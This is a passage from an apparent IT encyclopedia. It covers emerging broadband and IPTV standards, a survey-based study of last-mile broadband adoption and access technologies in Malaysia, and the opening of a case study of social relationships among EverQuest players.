Broadband access technologies are described in Hentea (2005). Today, digital subscriber line (DSL) and cable modem technologies are the predominant mass-market broadband access technologies that typically provide up to a few megabits per second of data to each user. Since their initial deployment in the late 1990s, these services have exhibited considerable growth. However, the availability of wireless solutions potentially accelerated this growth. There are two fundamentally different types of broadband wireless services. The first type attempts to provide a set of services similar to that of the traditional fixed-line broadband but using wireless as the medium of transmission. This type, called fixed wireless broadband, can be thought of as a competitive alternative to a DSL or cable modem. The second type of broadband wireless, called mobile broadband, offers the additional functionality of portability, nomadicity, and mobility.

However, there are issues with the services based on these technologies. Many services are not performing at the best quality. For example, when mixing interactive and noninteractive traffic over DOCSIS, ADSL, or Wi-Fi (IEEE 802.11b) wireless links, substantial delay is introduced to downstream traffic due to sharing the medium along their end-to-end path, despite available link capacity. These delays, on the order of 100 ms for the DOCSIS network and 50 ms for the Wi-Fi network, are significant when the broadlink is part of an overall service supporting voice over IP (VoIP), interactive online gaming, or similar delay-sensitive applications (But, Nguyen, & Armitage, 2005). Therefore, high-broadband access technologies are emerging. One stimulus to current developments is due to recently finalized standards for WiMAX technology. As a wireless access network, WiMAX has shown great potential to provide broadband transmission services to residential premises. WiMAX technology has evolved through four stages (Andrews, Ghosh, & Muhamed, 2007):

1. Narrowband wireless local loop systems (WLL)
2. First generation line-of-sight (LOS) broadband systems
3. Second generation non-line-of-sight (NLOS) broadband systems
4. Standards-based broadband wireless systems.

Essential capabilities such as mobile WiMAX's fast data upload speed will revitalize advanced wireless Internet applications like user-created content, already a popular application. While commuting, consumers can upload their pictures or videos onto their personal blogs or networking sites, and share them instantaneously with their friends and family. Personal broadcasting in real time will become a reality. The combination of mobile WiMAX with other technologies and services, such as Wi-Fi or mobile TV, will allow for new services to emerge. Mobile WiMAX can also create truly "smart" homes and "with Mobile WiMAX, the era of personal broadband will truly begin" (Lee, 2007).

Trials using Samsung's Mobile WiMAX systems are currently underway by global operators including Sprint-Nextel in the U.S., Telecom Italia in Italy, and Etisalat in the United Arab Emirates. Samsung's vision of Mobile WiMAX is that the technology will pave the way for 4G network and become the front runner of the IP-based mobile broadband era (Lee, 2007). In addition, emerging services and infrastructures are evolving. We provide an overview of most recent trends in the next section.

EMERGING INFRASTRUCTURE AND SERVICES

Multicast TV and voice over IP services are the new services; their integration with data transport is called triple play. These services are provided through either the same connectivity box (the modem) or a dedicated set-top box. In the near future, operators plan to open the service delivery chain (MUSE, 2007). Instead of being tied to a single service provider for television and phone over IP, the end user will have a variety of choices and will gain from competition in both price and diversity. This business model is referred to as multiplay. Residential gateway is the device connecting the home network to the WLAN or Internet. We provide a brief description of the capabilities and requirements for the emerging gateway in the following subsection.

Another emerging service is Internet Protocol Television (IPTV), which is considered the killer application for the next-generation Internet. IPTV service provides television over IP for residential and business users at a lower cost. These IPTV services include commercial-grade multicasting TV, video on demand (VoD), triple play, voice over IP (VoIP), and Web/e-mail access, well beyond traditional cable television services. IPTV is a convergence of communication, computing, and content, as well as an integration of broadcasting and telecommunication. We discuss the requirements and solutions for the IPTV services in the subsequent subsection.

Residential Gateway

The home gateway market is restructuring because of dynamic changes to the home network (increasing size and attaching more devices) and emerging new actors on the wide area network (WAN) side such as multimedia content providers (Royon & Frenot, 2007). From both sides emerge new features and new management needs for the home gateway, making it more intelligent than a simple interconnection device. These capabilities include:

- Integrated services based on a set of configurable services, which can be operated, controlled, or monitored by different service providers. For instance, the home gateway would monitor a pacemaker or similar medical appliances, and alarms would be forwarded to family members and the nearest hospital.
- Multiservice which is broadened service to include management facilities for in-home devices (configuration, preferences, monitoring), human-machine interfaces, and any kind of application the gateway may host. In the triple play model, the home gateway already hosts or uses information and configuration from both home users (e.g., Wi-Fi access point settings) and the access provider (e.g., last mile settings).
- Real-time interactivity capability to support the new generation of Web technologies.
- Management model includes user management domain (contains all interactions the end user and local devices may have with the home gateway), service management (represents the interactions between a service provider and a service hosted on the gateway), and access management (is the usual access provider) domains.

IPTV Services

To deploy IPTV services with a full quality of service (QoS) guarantee, many underlying technologies must be further studied (Xiao, Du, Zhang, Hu, & Guizani, 2007). IPTV has a different infrastructure from TV services which push the content to the users. IP infrastructure is based on personal choices, combining push and pull, depending on people's needs and interests. Therefore, IPTV has two-way interactive communications between operators and users. Examples include streaming control functions such as pause, forward, rewind, and so on, which traditional cable television services lack. IPTV service first started in Japan in 2002, then became available in Korea. Asia has been at the forefront of IPTV services, launching IPTV service tests in 8 out of 13 economies in the Asia-Pacific region.

However, the industry needs IPTV service to justify the investment in broadband access networks. The following technologies are identified as choices for the infrastructure of the IPTV services (Xiao et al., 2007):

- ADSL2+ (Asymmetric digital subscriber line) can deliver up to 24 Mbps.
- VDSL2 (very high bit rate digital subscriber line 2, ITU-T G.993.2 standard) provides full duplex aggregate data rates up to 200 Mbps using a bandwidth up to 30 MHz.
- Carrier-Grade Ethernet can provide up to 10 Gbps access speed, eight classes of service (CS), and unicast/multicast/broadcast modes via a virtual local area network and provides better QoS guarantee.
- Wireless local area network (LAN) network (based on IEEE 802.11n standard of 2007) can support IPTV services (called wireless IPTV) with better QoS via high data acces rates and throughput.
- Fiber optic networks will be the ideal choices for access networks as fiber deployment cost decreases. FTTH (fiber to the home) and fiber to the premises (FTTP) use fiber-optic cables for IPTV services to businesses and homes. FTTP includes active FTTP and passive FTTP architectures.
- Optimized architecture for the access network is using either dedicated or shared fibers.
- Affordable costs for the home user are the key to increased broadband services.
- Higher reliability on network access ensures better services for the user.
- Combined technologies such as EPON and WiMAX are promising technologies for new generation wired and wireless broadband access

because of their complementary features. For example, EPON network can be used as a backhaul to connect multiple dispersed WiMAX base stations (Shen, Tucker, & Chae, 2007).
- QoS guarantee and traffic management are required for core networks and access networks, in particular for IPTV services.
- User-centric approach such that users can access different networks and services using a single device equipped with multiple radio interfaces, called intelligent terminal (Nguyen-Vuong, Agoulmine, & Ghamri-Doudane, 2007).
- Evolution to converged network that enables all the necessary and possible services. Different services previously offered by disparate network systems, such as satellite, cellular, digital subscriber line (xDSL), and cable, will be provided by a single next-generation network.

However, the use of these technologies is governed by completion and adoption of the standards. The next section is a brief review of the most relevant standards.

STANDARDS

Standardization plays a big role in achieving the delivery and acceptance of the existing and new services. Networked appliances are typically deployed inside the home and are connected to a local area network. Usually, appliances use a large number of different protocols to communicate, such as Universal Plug and Play (UPnP), X-10, Bluetooth, Home Audio/Video Interoperability (HAVi), and Multimedia Home Platform (MHP). Consequently, appliances employing different protocols cannot communicate with each other. Interoperability is crucial for the successful development of home networks and services. Emerging service requirements include the customer premises equipment consisting of residential gateway, access points, voice over IP (VoIP), phones, set-top boxes, media servers, media renderers, PCs, game machines, and so on. The aim is to deliver services with minimal installation costs and with limited user interaction and limited user ability to configure his or her equipment. An integration of local and remote management is described by Nikolaidis, Papastefanos, Doumenis, Stassinopoulos, and Drakos (2007). The most important developments include:

- New-generation fiber-based access techniques have been standardized and are gradually deployed to the curb, building, or home. Wireless access techniques based on Wi-Fi and WiMAX standards for the wireless and broadband access are continuously expanding their transmission data rates coverage, and QoS support.
- Recent standards such as IEEE 802.15.4 and ZigBee stimulated the development of numerous commercial products (Wheeler, 2007). Sensor networks are widely deployed in diverse applications including home automation.
- Adoption of wireless peripheral connections based on WUSB (Wireless USB) standard, which offers easier implementation and communication of multimedia between devices than wired USB devices (Leavitt, 2007).
- Current projects on home gateways are led by the HGI specifications, the OSGi platform, and management technologies. There are pros and cons against each standard; they lack the integration of the multiservice business model. The winner standard is in the future. The OSGi-based infrastructure fills the niche of capabilities in a smart home: network connecting, context provisioning, and multimedia personalizing such as context-aware cognizant of user contexts and capable of adapting to them seamlessly (Yu, Zhou, Yu, Zhang, & Chin, 2007). One potential solution for remote management of the local environment could be via the OSGi protocol (Duenas, Ruiz, & Santillan, 2005). In OSGi, management capabilities are built into every application and offered to application providers. However, such an approach would require the home devices to support Java and would not allow detailed control of the local infrastructure. The HGI-based home gateway performs various tasks, from protocol translation to quality of service (QoS) enforcement to remote access.
- Standardization of IPTV is important and difficult; however, it is mandatory for successful deployment. Since there are no established standards at this stage, some businesses may be forced to use proprietary solutions. Standardization is in progress in ITU-T forum.
- The recent released standard (CWMP) for the CPE wide area network protocol management protocol addresses management not only in DSL,

B

but in any IP-based multiservice equipment; the acceptance of operators for the CWMP is rising (DSL Statistics, 2007). Similar standards are considered by other organizations such as IETF, OASIS, DMTF, and OMA.

- The UPnP protocol (UPnP, 2003) already supports in-home equipment and constitutes the core technology of the Digital Living Networking Alliance.
- XML-based standards for remote management can be rapidly promoted and extended by covering local configuration solutions.
- Issues in delivering multimedia services via mobile networks to consumers include QoS, mobility performance, cost of delivery, regulation capacity, and spectrum planning. Possible approaches are investigated to resolve compatibility issues (Kota, Qian, Hossain, & Ganesh, 2007).
- Multitude of existing and evolving cell phone standards need to react quickly to market requirements because multiple standards have become the norm in the high-end mobile phone market (Ramacher, 2007).

CONCLUSION

By 2008, more than half of the world's population will be urban (Hassler, 2007). Many of the challenges of urban life will need technological solution for communications and Internet access and Web-based services. Historically, data rates associated with broadband consumer service offerings have increased at a rate of approximately 1.3 times per year. Projecting this trend into the future, in the long term we will face bandwidth demands beyond current Gigabit Passive Optical Network (G-PON) capabilities (data rates of 1.2444 Gbps upstream and 2.488Gbps downstream).

However, the definition of broadband data rate is specific to a region or country. It depends on the capabilities of technologies employed as well as regional, national, and local regulations. In addition, the billing of services will have a great impact. Billing is very high in many countries (Levy, 2007). FCC in the U.S. categorizes "broadband" as a connection with a data rate of 200 Kbps, either downstream or upstream. Broadband is a connection that should be at least 2 Mgps according to the Head of the House Subcommittee on Telecommunications. This speed is far lower than current market trends. Other countries have offers of 50 or 100 Mbps.

Researchers in the areas of entertainment technology have the vision of a box that will allow enabling of several services (music, theater, movie, news, games) with just one click of a button. Microsoft will spend $2 billion until 2010 to establish its Xbox machine and online game play box (Kozbe et al., 2005). As home networking continues to grow in popularity and capability, some product vendors see an opportunity to make home networks easier to build and use.

KEY TERMS

Mobility: Ability to keep ongoing connections active while moving at vehicular speeds.

Nomadicity: Ability to connect to the network from different locations via different base stations

OSGi: Open Services Gateway initiative is a service container built on top of a Java virtual machine. It hosts deployment units called bundles, which contain code, other resources (picture, files), and a specific start method.

HAVi: Home Audio Video interoperability is a video and audio standard aimed specifically at the home entertainment environment. HAVi allows different home entertainment and communication devices (such as VCRs, televisions, stereos, security systems, video monitors) to be linked and controlled from one device.

Portability: Ability of a program or application to be ported from one system to another.

Triple-Play: Service package including voice, video, and data.

Wi-Fi: Wireless Fidelity is technology based on IEEE 802.11a/b/ standards for wireless network.

WiMAX: Worldwide interoperability for Microwave Access technology designed to support both fixed and mobile broadband applications.

Broadband Solutions for the Last Mile to Malaysian Residential Customers

Saravanan Nathan Lurudusamy
Universiti Sains Malaysia, Malaysia

T. Ramayah
Universiti Sains Malaysia, Malaysia

INTRODUCTION

Broadband is a term that describes the Internet as a function of high-speed data connections and large bandwidth. The Federation Communication Commission (FCC) defines broadband service as data transmission speeds exceeding 200 kilobits per second (Kbps), or 200,000 bits per second, in at least one direction, either downstream or upstream. Its fundamental ability to bring about change in the socioeconomic fabric hinges on it being a medium for greater amount of data transmission. Briefly, high capacity bandwidth allows greater amount of information to be transmitted which is the essence of all applications and communications. It is widely predicted that Internet through broadband will quickly penetrate the residential markets that is in line with the National Broadband Plan (NBP) that focuses on infrastructure readiness and market penetration, expediting the rollout of broadband using both fixed and wireless access.

The first in the list of 10 National Policy Objectives as stated in the Communications & Multimedia Act (CMA) 1998 reports the aspiration of turning Malaysia into a communications and multimedia global hub. Hashim (2006) states that a secretariat has been formed to roll out the NBP to ensure its success and to achieve the 10% of the population by 2008. Indeed, one of the fundamental strategies to accomplish such a vision is to put in place an efficient **broadband network** and ensure sufficient subscription to the services.

Broadband is different from conventional dial-up services due to its many enhanced capabilities. It provides access to a wide range of Internet services and applications like streaming media, Internet phone, online gaming, and other interactive services. Many of these current and newly developed services are "**bandwidth hungry**," thus requiring large amounts of data transfer at excessively fast speed, which may not be technically feasible with dial-up service. Therefore, broadband service may be increasingly necessary to access a full range of services and opportunities beyond what a dial-up service could potentially offer.

Many residential customers who have been using traditional dial-up have been migrating to broadband. The constantly connected Internet accessibility remains another lucrative benefit for broadband converts as compared to the dial-up technology. Broadband technology does not block phone lines nor requires one to reconnect to the network after logging off. The dedicated connection for the user translates into less delay in transmission of content. A faster connection speed could allow users to access a wide range of resources, services, and products.

BROADBAND ADOPTION FACTORS

In order to determine the best way to accelerate broadband usage, one must understand the different factors that contribute to the adoption of broadband among Malaysian residents. A 4C model (i.e., cost, content, convenience, and confidence) has been identified to explain broadband adoption in the following discussion.

Cost

The most obvious factor limiting broadband demand is cost. Some consumers believe that broadband is a workplace technology with little value outside the office. Price factor is determined by the type of speed package required by the user and of course, the type of subscriber equipment that is related to the service by the user.

The Malaysian Communications and Multimedia Commission (MCMC) conducted a survey with the objective of addressing user gaps on core attributes and current trends on the use of Internet in Malaysian homes. The samples of the survey covered 4, 925 Internet users of private households (both dial-up and xDSL users). The survey also covered the reasons for not engaging in Internet usage based on 2005 nonuser households. About 14% of respondents said that high price is a factor that prevents them from subscribing to broadband. Many attractive packages has been introduced by the application service providers (ASPs) in order to increase broadband penetration and targeted mostly at residential users. Discounts and rebates on top of lucrative prizes are used as bait to increase broadband user base. Cheaper and newer access technology has been introduced to reduce the operational cost, which will indirectly reduce the price of broadband services. Yun, Lee, and Lim (2002) state that "low prices induced by fierce competition created remarkable demand for Internet access in Korea," (p. 22) and fast and reliable connections support with low cost are the preferred broadband features.

The survey results also show a large portion of respondents mentioned that their broadband subscriber are from the no-income category and the monthly subscription fees are being paid by their parents. This is an evident that broadband users are mostly students.

As suggested by Horrigon (2006), the strategy to increase broadband subscription rate in conjunction with maintaining existing users as customers can be extended to students, owing to these newcomers directly utilizing broadband connection without going through the dial up phase.

On the other hand, approximately 45% of respondents who are broadband user groups are from the average monthly income group (RM1000 - RM3000). Since many broadband users access on average of 4 hours per week, narrowband is much preferred due to user's limited variety of application needs. The survey result shows that about 70% of respondents do not exceed 15 hours of Internet usage per week. For them, narrowband charges based on dial up concept is still much economical compared to broadband subscription.

Content

Barriers to greater adoption of broadband includes reluctance to embrace change, lack of relevant local content, lack of reading ability, and lack of appreciation for the possibilities made available by broadband access. Based on the survey, about 80% of residential users are still reluctant to switch to a broadband connection. This can be justified by identifying that only about 50% of Internet users took approximately 12 months to upgrade their connection.

Almost more than half of the Internet users surveyed are young and single. Hence, contents (e.g., movies, music, and games) targeted for the younger generation should be made available with other entertainment and interactive media.

According to the survey by MCMC, e-mail application tops the list of activity (>70 %), followed by education and research activities and information finding about goods and services, each with over 40%. Online newspaper and magazine reading, utilizing interactive chat rooms and playing online games are about 20% each of the total respondents.

Convenience

In addition to concerns over price and lack of sufficient content, potential broadband users are expressing concern over deployment hassles and lack of plug-and-play equipment. Customer complaints like application service providers making customers wait at home all day or require multiple trips by the service technician to install the technology effectively at the customer premise appear to influence narrowband consumers' decisions to not adopt broadband.

More than half of the respondents are satisfied with the current narrowband or dial-up services that they are using. ASP's role should be aggressive enough to ensure that broadband access is erected at residential areas where lots of potential markets are in place. For instance, residential areas near educational institutes, industrial areas, or metropolitan cities are good targets.

Based on the analysis conducted, residential users of broadband connection in Malaysia will increase from 440,000 subscribers in 2006 to 3.9 million subscribers in the year 2010. That is approximately about an 800% increase compared to the current broadband subscription rate in Malaysia. Harada (2002) states that strategy and development of broadband should be establish at a national level.

Various easy installation packages such as the Streamyx-in-a-BOX (SIB) package that hinges on the easy **plug-and-play** concept that is being launched by

Telecom Malaysia NET (TMNET), an ASP, is a good approach to increase broadband customer base. Other than that, for residential users whom are technically challenged, they can get installation aid from the available cash on delivery (COD) contractors with minimal charges factored into the next monthly utility bill.

Another ASP, PenangFON, which uses fibre optic cables to provide broadband to high rise residential units, provides simple access connection that is extendable to many users from the same or different level. This is achieved by plugging the interface cable from the high rise buildings' switch to the subscriber equipment without any extra devices. As the central equipment cost is borne by the ASP, users need to spend much on other materials or hidden charges imposed on their subscription, unlike other ASPs. CELCOM's third generation (3G) services offer very lucrative and attractive packages for subscriber equipment, namely a range of mobile handsets for new subscribers.

Confidence

The fourth factor most clearly impacting demand for higher-speed Internet access is consumer confidence. Consumers are concerned about privacy, security, spamming, and unsavoury online locations, which is the dark side of the Internet.

Savage and Waldman (2004) state that "widespread diffusion of broadband Internet suggest the technology may become just as important to economic growth as other core infrastructure" (p. 243). This is especially true in the United States as many e-commerce applications are emerging and contributing productively to the economy.

Ratnasingam (2003) mentions that the Internet is enabling users to commonly accept e-commerce as a more effective marketing target and planning tool. Thus by embracing broadband, Internet users who indulge in **electronic commerce** would be able to effectively perform their business activities online.

However, MCMC states that only 9.3% of Internet users purchased products or services through the Internet during the past 3 months. Among those who did so, airline tickets were the most popular items (43.8%), followed by books (15.6%) and music (6.8%).

Amount spent on these items were small with 57.7% spending less than RM 500, 20.7% between RM 500.00 to RM 1,000.00, and 6.8% between RM 1,000.00 and RM 1,500.00. This figures clearly indicate that Malaysians are still skeptical as far as e-commerce is concerned.

As a matter of security, 74.2% of Internet users expressed varying degrees of concern about security while on the Net. This included concerns like identity thefts, spam, and malicious virus threats. Only a minute percentage expressed no concern at all.

Since most of the younger generations are common users of Internet, parents are expressing their concern over widely available pornographic materials that are easily accessible. However, certain sites can be protected and locked by parents or guardians. At the moment, parental controls are still lacking (Wee, 2002).

CURRENT TECHNOLOGIES IN PROVIDING THE LAST MILE BROADBAND CONNECTIVITY

In Malaysia, there are numerous ASP players who are competing with each other to reach the residential markets. TMNET, Maxis, Digi, and PenangFON are some of the major companies. Denni and Gruber (2005) mention that with the existence of different broadband companies and telecommunication players, competition will drive broadband growth. The last mile broadband connectivity is still low and needs strong intervention from the Malaysian government (Mansor, 2004). Typically, there are two ways in which broadband can be made accessible to the residents: wired or wireless.

XDSL

This broadband access technology is based on the digital subscriber line (DSL) technology that provides always on, high-speed data services over existing copper or fiber wires to residential users.

The term *xDSL* covers a number of similar yet competing forms of DSL, including asymmetric digital subscriber line (ADSL), symmetrical digital subscriber line (SDSL), high bit rate digital subscriber line (HDSL), Rate Adaptive ADSL, and very high speed digital subscriber line (VDSL). xDSL is drawing significant attention from implementers and service providers because it promises delivery of high-bandwidth data rates to dispersed locations with relatively small changes to the existing telecommunication infrastructure. This is evident according to the analysis done by Dutton, Gillett, McKnight, and Peltu (2003).

The most common type of xDSL is know as ADSL, which is a dedicated, point-to-point, public network access over twisted-pair copper wire or fiber cable on the local loop between the ASP and residential users. It allows users to simultaneously access the Internet and use the phone or fax at the same time, and allowing uninterrupted telephony services even if the ADSL fails.

Fiber Optic

Fiber optic technology converts electrical signals carrying data to light and sends the light through transparent glass fibers about the diameter of a human hair. Fiber transmits data at speeds far exceeding current DSL or cable modem speeds, typically by tens or even hundreds of Mbps. The actual speed experienced will vary depending upon a variety of factors, such as distance between customers' workstation to the nearest fiber terminating equipment and how the service provider configures the service, including the amount of bandwidth used.

Wireless Fidelity (Wi-Fi)

Wi-Fi is a wireless-based local area network (LAN) that can be used to offer "hot spot" broadband local access points to the Internet infrastructure. A basic Wi-Fi antenna can provide signals exchanges with devices such as laptops or computers over distances of up to about 300 meters, and is extendable by advancing technologies in antenna design and operation techniques.

Wi-Fi transmits data at 2.4 GHz or in extended cases, 5 GHz at up to 54 Mbps. The other advantage of this broadband access is the lower initial cost as compared to flexible installation. This is because of the unlicensed radio spectrum that runs on compact equipment due to lesser power consumption. This feature is advantageous for residential areas with limited or no power supplies, such as developing countries or rural and remote areas in developed countries.

Worldwide Interoperability for Microwave Access (WiMAX)

In practical terms, WiMAX would operate similar to Wi-Fi but at higher speeds, over greater distances, and for a greater number of users. WiMAX wireless system consists of two parts: a tower and a receiver. The tower is similar to a cell phone transmission tower and can provide coverage to large areas. The receiver and antenna can be as small size as a box or can be built on a laptop to provide broadband accessibility among residential users.

A WiMAX tower station can connect directly to the Internet using a high-bandwidth, wired connection. It could also connect to another WiMAX tower using line-of-sight, microwave link. This connection to a second tower or known as a backhaul, along with the ability of a single tower to cover up to 3,000 square miles, is what allows WiMAX to provide coverage to remote rural areas.

Basically, there are two main applications of WiMAX: fixed WiMAX and mobile WiMAX applications. Fixed are point-to-multipoint connections enabling broadband access to homes and businesses, whereas mobile WiMAX offers the full mobility of cellular network speeds that results in more efficient throughput, latency, spectral efficiency, and advanced antennae support. The technical difference between both is the existence or non-xistence of **line of sight**, which influences the data transmission quality.

Third Generation Technology (3G)

3G technologies are another form of wireless broadband access. It is based on packet-based transmission of text, digitized voice, video, and **multimedia** at data rates up to and possibly higher than 2 Mbps, offering a consistent set of services to mobile computer and phone users that support mobility of users. 3G improves the data transmission speed up to 144 Kbps in a high-speed moving environment, 384 Kbps in a low-speed moving environment, and 2 Mbps in a stationary environment. In simple terms, 3G services combine high-speed mobile access with Internet protocol (IP)-based services.

This network provides high-speed data services over a wide coverage area, enabling notebook users or mobile phone users to accomplish tasks at the office, at home, or on the road since it allows roaming and interconnection facilities between domestic and international markets.

Satellite

This kind of wireless broadband technology uses radio frequency satellite link to provide subscribers with broadband Internet access. This technology is targeted mostly for users in a poor or nonexistent terrestrial infrastructure, where other broadband solutions are not feasible due to geographical constrains or cost implications.

In the early systems, this technology was capable of providing users with a download speed of 400 Kbps and an upload speed of 56 Kbps. However, this performance has been further upgraded and expected to perform at 1 Mbps download and 500 Kbps upload.

The concept of this technology is that a satellite access service provider substation is being used to transmit data from residential users. The three major components in satellite broadband are subscriber side ground terminal, service provider ground station, and spacecraft.

FUTURE OF LAST MILE BROADBAND ACCESS

The future of broadband access lies on next generation network (NGN), which has the ability to offer multiservices without being tied to the conventional methods of service delivery.

In order to meet those customer requirements, which could vary in products and services requisition, a multiservices access network (MSAN) can be an optimal solution.

Apart from this, MSAN also supports NGN capabilities, which means simultaneously providing access support to the NGN deployment. This MSAN equipment can cost effectively deliver a combination of existing and emerging services like basic telephony, ADSL broadband, ISDN lines, SDSL broadband, and other communication technologies.

With MSAN equipment, service delivery can be efficient and downtime of services can be greatly reduced. This is because MSAN supports existing access interfaces like analogue telephony ports and broadband services, all being integrated into a single platform. New broadband access can also be incorporated with minimal upgrading. It is also anticipated that MSAN can support both wired and fixed-wireless access simultaneously, thus could serve as access diversity in case of failure of an access.

MSAN also can be integrated with other technologies to provide greater range of services. Certain features like maintenance strategies and operational factors can prove to be economically attractive. MSAN equipments are scalable and configurable, and the capacity can be tailored to meet customer demand based on user population appropriateness and cost implications in a particular residential area.

For residential areas with over tens of thousands of subscribers, a very large MSAN is required. However, small MSANs are required at areas currently served by exchanges with up to a few thousand customer lines. Even smaller MSANs may be required for installation in street cabinets or other similar enclosures where large exchanges are no longer required.

Therefore, it is highly advisable that MSAN incorporates WiMAX and fiber network support features on top of the basic telephony and ADSL capabilities.

CONCLUSION

A majority of consumers will sign up for broadband when value-adding applications and services are readily available, easily understood, and offered at reasonable prices. With various initiatives taken by the ASP, local governments, and also content developer, enhancement in **access technology** and increment in residential user penetration in Malaysia will definitely be able to meet the National Broadband Plan target.

The various technologies that provide the last mile broadband connectivity, namely xDSL, fiber technology, and wireless technology, have been discussed in the early parts of this article. In order to both increase market penetration as well as to provide broadband infrastructure readiness to most residential areas, MSAN is strongly recommended, as it is cost saving, scalable, and provides extensive coverage to all residents.

KEY TERMS

ADSL: Asymmetrical digital subscriber line (ADSL) uses existing copper wire telephone lines to deliver a broadband service to homes. It is one of the most viable forms of digital subscriber lines due to its effectiveness over distance, that is, it does not require the user to be as close to an exchange as other forms of DSL. Asymmetric refers to the fact that it provides a faster downstream (towards the consumer) than upstream (towards the exchange) connection.

Application Service Provider (ASP): ASP is a business that provides computer-based services to customers over a network. Software offered using an ASP model is also sometimes called on-demand software. The most limited sense of this business is that of providing access to a particular application program (such as medical billing) using a standard protocol such as HTTP.

Cash on Delivery (COD): COD is a financial transaction where the payment of products and/or services received is done at the time of actual delivery rather than paid for in advance. The term is mainly applied to products purchased from a third party, and payment is made to the deliverer. The concept of cash in this case is often blurred, because most companies also accept checks, credit cards or debit cards.

Digital Subscriber Line (DSL): It is an ordinary telephone line that is improved by expensive equipment, making it capable of transmitting broadband. DSL comes in many flavours, known collectively as xDSL.

Fiber to the Premises (FTTP), Fiber to the Home (FTTH), Fiber to the Curb (FTTC), or Fiber to the Building (FTTB): A broadband telecommunications system based on fiber-optic cables and associated optical electronics for delivery of multiple advanced services such as of telephone, broadband Internet, and television across one link all the way.

Internet: Internet is the worldwide, publicly accessible network of interconnected computer networks that transmit data by packet switching using the standard Internet protocol (IP). It is a "network of networks" that consists of millions of smaller domestic, academic, business, and government networks, which together carry various information and services, such as electronic mail, online chat, file transfer, and the interlinked Web pages and other documents of the World Wide Web.

Local Area Network (LAN): LAN is a computer network covering a small geographic area, like a home, office, or group of buildings. Each node or computer in the LAN has its own computing power but it can also access other devices on the LAN subject to the permissions it has been allowed. These could include data, processing power, and the ability to communicate or chat with other users in the network

Telecommunications Relay Service (TRS): TRS is an operator service that allows people who are deaf, hard-of-hearing, speech-disabled, and blind to place calls to standard telephone users via mobile phone, personal computer, or other assistive telephone device. Most TRS operators use regular keyboards to transcribe spoken voice as text for relaying

Video Relay Service (VRS): VRS is a telecommunication service that enables real-time two-way communication between deaf, hard-of-hearing, and speech-disabled individuals using a videophone and telephone users.

Virtual private network (VPN): VPN is a private communications network often used by companies or organizations to communicate confidentially over a public network. VPN traffic can be carried over a public networking infrastructure (e.g., the Internet) on top of standard protocols, or over a service provider's private network with a defined Service level agreement (SLA) between the VPN customer and the VPN service provider.

Building Social Relationships in a Virtual Community of Gamers

Shafiz Affendi Mohd Yusof
Universiti Utara Malaysia, Malaysia

INTRODUCTION

The explosive growth of the Internet has enabled virtual communities to engage in social activities such as meeting people, developing friendships and relationships, sharing experiences, telling personal stories, or just listening to jokes. Such online activities are developed across time and space with people from different walks of life, age groups, and cultural backgrounds. A few scholars have clearly defined virtual community as a social entity where people relate to one another by the use of a specific technology (Jones, 1995; Rheingold, 1993; Schuler, 1996) like computer-mediated communication (CMC) technologies to foster social relationships (Wood & Smith, 2001). It is further supported by Stolterman, Agren, and Croon (1999) who refers to virtual community as a new social "life form" surfacing from the Internet and CMC. There are several types of virtual community such as the virtual community of relationship, the virtual community of place, the virtual community of memory, the virtual community of fantasy, the virtual community of mind/interest, and the virtual community of transaction (Bellah, 1985; Hagel & Armstrong, 1997; Kowch & Schwier, 1997). These types of virtual community all share a common concept, which is the existence of a group of people who are facilitated with various forms of CMCs. With the heightened use of CMCs, people begin to transit and replicate the same sense of belonging through meaningful relationships by creating a new form of social identity and social presence. As emphasized by Hiltz and Wellman (1997), people can come from many parts of the world to form "close-knit" relationships in a virtual community.

The purpose of this article is to understand how online gamers as a virtual community build social relationships through their participation in online games. Empirically, several aspects in the context of virtual community are still not fully understood, such as: (1) What types of rules, norms, and values are grounded in virtual community? (2) How do people institutionalize their members in a virtual community? and (3) Why do they create social relationships in virtual environment? The identified gap thus explains why studies have produced inconsistent findings on the impacts of online game play (Williams, 2003), in which many studies in the past have only looked at aggression and addiction. A more detailed understanding of the social context of in-game interactions would help to improve our understanding of the impact of online games on players and vice versa. Therefore, this article will present a case study of a renowned online game, Ever Quest (EQ), with the aim of understanding how players establish and develop social relationships. In specific, the Institutional Theory was applied to examine the social relationships among the players, and a hermeneutic-interpretive method was used to analyze the data in order to address the following general research question, "How is the social world of EQ constituted in terms of building social relationships?"

BACKGROUND OF EVERQUEST

The virtual community of gamers' environment investigated in this study is Ever Quest (EQ). EQ is the world's largest premier three-dimensional (3D) "massively-multiplayer online role-playing game" more commonly referred to as MMORPG. People are becoming more attracted to this new type of online game, which is a subset of a massively-multiplayer online game (MMOG) that enables hundreds or thousands of players to simultaneously interact in a game world where they are connected via the Internet. Players interact with each other through avatars, that is, graphical representations of the characters that they play. The popularity of MMORPGs have become evident with the introduction of the broadband Internet. MMORPGs "trace their roots to non-graphical online multiuser dungeon (MUD) games, to text-based computer games such as *Adventure* and *Zork*, and to pen and paper role-playing games like *Dungeons & Dragons"* (Wikipedia, 2004, para. 2). It is expected that online gaming will grow from a $127 million industry in 2003 to a $6 billion industry by the year 2006 (ScreenDigest, 2002).

EQ is a game that attracts an estimated 400,000 players online each day from around the globe and, at peak times, more than 100,000 players will be playing EQ simultaneously (Micheals, 2004). The game's players interact with each other inside and outside the game for game playing, game-related and non-game-related interactions, and for buying and selling game-related goods. EQ, as a game, is characterized by well-defined social structures, roles, interaction rules, and power relations. EQ, as a virtual community, encompasses all of the different kinds of virtual community. EQ is a virtual community of relationship, a virtual community of place, a virtual community of memory, a virtual community of fantasy, a virtual community of mind/interest, and a virtual community of transaction.

After its launch in 1999, EQ became a worldwide leader in massively-multiplayer online games, and it is North America's biggest massively-multiplayer online game (Micheals, 2004). Since then, EQ and its expansions[1] have sold over 2.5 million copies worldwide, and it has been translated into seven languages. EQ is one of the largest and most dynamic online fantasy worlds ever created (Stratics, 2004). The reason for choosing to study EQ is because of the incredible popularity of online gaming, which has numerous economic and societal implications.

CASE STUDY OF EVERQUEST ONLINE GAMING

The method used was a single case study to examine the unique social world of EQ. There were, altogether, 157 respondents chosen from the game, discussion forums, and Web sites. They were invited through emails to participate in the study. The case study took six months to complete. Within this approach, multiple modes of data collection were utilized, including online questionnaires, semi-structured interviews, interactions through discussion forums, analysis of documentation such as game manuals, monitoring of Web sites, and non-reactive observations/recordings of chat sessions in the game. It is useful to note that the interview protocols for the semi-structured interviews, online chats, and online questionnaire were all the same. The only difference was how it was carried out—through face-to-face interviews or through the use of information communication technologies (ICTs).

